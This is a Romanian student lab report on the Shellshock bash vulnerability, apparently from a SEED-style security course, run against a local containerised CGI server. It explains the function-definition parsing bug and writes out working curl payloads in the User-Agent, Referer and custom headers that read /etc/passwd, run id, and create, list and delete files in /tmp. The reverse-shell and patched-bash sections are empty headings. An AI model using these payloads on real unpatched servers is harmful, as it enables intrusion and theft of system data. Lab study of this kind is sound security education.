


# Raport pentru lucrarea 7: Atacul Shellshock


Autor: Birlutiu Clauidu-Andrei, gr 30643

## Sarcina 1: Experimente cu funcțiile Bash

* În prima faza mi-am creat environmentul de lucru prin construirea și pornitrea container-ului **victim-10.9.0.80**
* int et/hosts se va adauga intreare [www.seedlab-shelshock.com](http://www.seed-server.com/) pentru adresa 10.9.0.80 pentru simularea intrarii în DNS




* am accesat programul CGI folosing progrmul curl din lina de comanda; astfel s-a rulat scriptul shell pe care l-a adaugat pentru afisarea unui mesaj de forma Hello World
* vizualizare versiune bash vulnerabila în directorul /bin de pe container



* vulnerbilitatea pe care o prezinta un bash (vulnerabil) este ca procesul părinte poate transmite o definiție de funcție altui proces copil folosind o variabila de mediu => datorita unei erori in procesul de parsare a functiei, bash poate sa execute o comanda/o parte din variabila de mediu cum ar fi un bash script; in cazul nostru, eu voi afisa un mesaj => “Te-am atacat” folosind un bash vulnerbaul de pe container


**CAZ BASH VULNERABIL**

* atac=' () { echo "Hei bash child"; }; echo "Te-am atacat";' - declaram într-o variabila definitia unei funcții urmata de un cod de atac la nivelul bash-ului parinte
* export atac
* bash\_shellshock -- se va rula bash-ul vulnerbail, iar la pasărea definitiei variabile atac, se va executa mai întâi codul de atac (cel subliniat)



**CAZ BASH NEVULNERABIL**


* executam aceeași pași și observam ca nu vom avea functia atac în procesul copil deschis cu un bash nevulnerabil





## Sarcina 2: Trimiterea de date spre Bash printr-o variabilă de mediu

### Sarcina 2.A. Folosirea browserului

* Se vor trimite dste spre bash într-un program GGI bazat pe bash, prin variabile de mediu
* se folosește programul **getenv.cgi** de pe serverul containerizat pentru indentificarea datelor de la utilizator ce pot ajunge în variabilele de mediu ale programului
  + - în acest program exista o comanda care în momentul în care este executata se vor tipari variabile (continutulu lor) de mediu din procesul curent
* am instalat extensia Http Header Live și am introdus în bara de search următorul link prin care se va executa scriptul din getenv.cgi din container -> se vor afisa toate variabilele procesului curent




* am urmărit de asemenea și în wireshark cererea spre server




### Sarcina 2.B. Utilizarea *curl*


* Aceasta comanda **curl** se poate folosi pentru setarea variabilelor de meiu la valori arbitrare deaorece prin aceasta comanda putem controla majoriatea campurilor dintr-o solicitare http
* verificare opțiuni pentru metoda **curl**
  + - -v → va tipari antetul cererii http
      * curl -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
        + va tipari si antetul cererii http la accesul spre server




* + - -A -> va permite specificarea unui șir de caractere pentru a fi trimis ca șir User-Agent (un șir de caractere care identifică browserul sau alt client care face cererea către serverul web) în antetul cererii
      * curl -A "BirlutiuAgent" -v <http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi>
        + se va seta user agent la BitlutiuAgent



* + - -e -> specifica o adresa URL pentru a fi folosită ca referință în antetul "Referer" al cererii HTTP (indică pagina web de pe care a fost inițiată cererea curentă)
      * curl -e "[http://www.](http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi)birlutiuclaudiu[.com/](http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi)" -v <http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi>




* + - -H -> va permite să se specifice un antet suplimentar HTTP pentru cererea HTTP (pot include informații despre ce tip de continut avem sau chair date de autentificare)
      * curl -H "Authorization: Bearer dadasdasdasdasdd" -v <http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi>



Am combinat toate aceste optinui într-o singura comanda și am observat ca am modificat variabilele de mediu din cadrul procesului deschis în bash astfel:

* curl -A "BirlutiuAgent" -e "www.birlutiu.com" -H "STRING: ATAC" -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi



* observam cum putem injecat variabile de mediu sau ale modifica în cardul procesului curent cu ajutorul optiunilor date, **mai ales prin optiunea -H**
* astfel, având puterea de aseta niște variabile noi pentru proces, putem sa includem o declarare de funcție urmata de codul de atac prin care putem obtine acces la resursele dorite

## Sarcina 3: Lansarea atacului Shellshock

### Sarcina 3.A. Trimiterea fișierului /etc/passwd


* Ne vom folosi de **optiunea -A** a lui curl in felul urmator:
  + valoarea variabilei de mediu **User-Agent** va fi setata la valoarea:
    - "() { echo salut;}; echo Content\_type: text/plain; echo;

*/bin/*cat /*etc/*passwd"

* + comanda întreaga:
    - curl -A "() { echo salut;}; echo Content\_type: text/plain; echo;

/bin/cat /etc/passwd" -v http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

* + in ruma executiei comenzii vom obtine conturile de utuilizator existente pe server



### Sarcina 3.B. ID-ul de utilizator al procesului server


* Ne vom folosi de **optiunea -e** a lui curl in felul urmator:
  + valoarea variabilei de mediu **HTTP-REFFERER** va fi setata la valoarea:
    - "() { echo salut;}; echo Content\_type: text/plain; echo;

*/bin/*id"

* + comanda întreaga:
    - curl -e "() { echo salut;}; echo Content\_type: text/plain; echo;


*/bin/*id" -v http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

* + in ruma executiei comenzii vom obtine id-ul de utilizator al procesului




### Sarcina 3.C. Crearea unui fișier în /tmp

* Ne vom folosi de **optiunea -H** a lui curl pentru a reusi sa cream un fisier temporar in tmp iar apoi sa listam continutul fisierului tmp printr-un alt atac
  + valoarea variabilei de mediu **HTTP-BIRLUTIU** va fi setata la valoarea:
    - "() { echo salut;}; /bin/touch /tmp/BirlutiuAtac.txt"
  + comanda întreaga:
    - curl -H "BIRLUTIU: () { echo salut;}; echo Content\_type: text/plain; echo; /bin/touch /tmp/BirlutiuAtac.txt" -v http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
  + in ruma executiei comenzii se va crea un fisier BirlutiuAtac.txt in directorul tmp.




* Pentru a verifica continutul directorului /tmp vom rula urmatoarea comanda care va lista continutul acestului folder, tot prin injectarea unei variabile numite **HTTP\_BIRLUTIU2** 
  + - curl -H "BIRLUTIU2: () { echo salut;}; echo Content\_type: text/plain; echo; /bin/ls -l /tmp" -v http://www.seedlab-shellshock.com/cgi-bin/vul.cgi



### Sarcina 3.D. Ștergerea fișierului din /tmp

* Pentru stergere fisierului voi face o abordare similara celei prezentate la punctul anterior
  + **stergere**: curl -H "BIRLUTIUSTERGERE: () { echo salut;}; echo Content\_type: text/plain; echo; **/bin/rm** /tmp/BirlutiuAtac.txt" -v <http://www.seedlab-shellshock.com/cgi-bin/vul.cgi>
  + **afisare**: curl -H "BIRLUTIUAFISARE: () { echo salut;}; echo Content\_type: text/plain; echo; /bin/ls -l /tmp" -v http://www.seedlab-shellshock.com/cgi-bin/vul.cgi



* observam ca numarul de fisiere din tmp e 0, deci fisierul BirlutiuAtac.txt s-a sters

## Sarcina 4: Obținerea unui shell conectat la atacator prin atacul Shellshock

## Sarcina 5: Utilizarea Bash corectat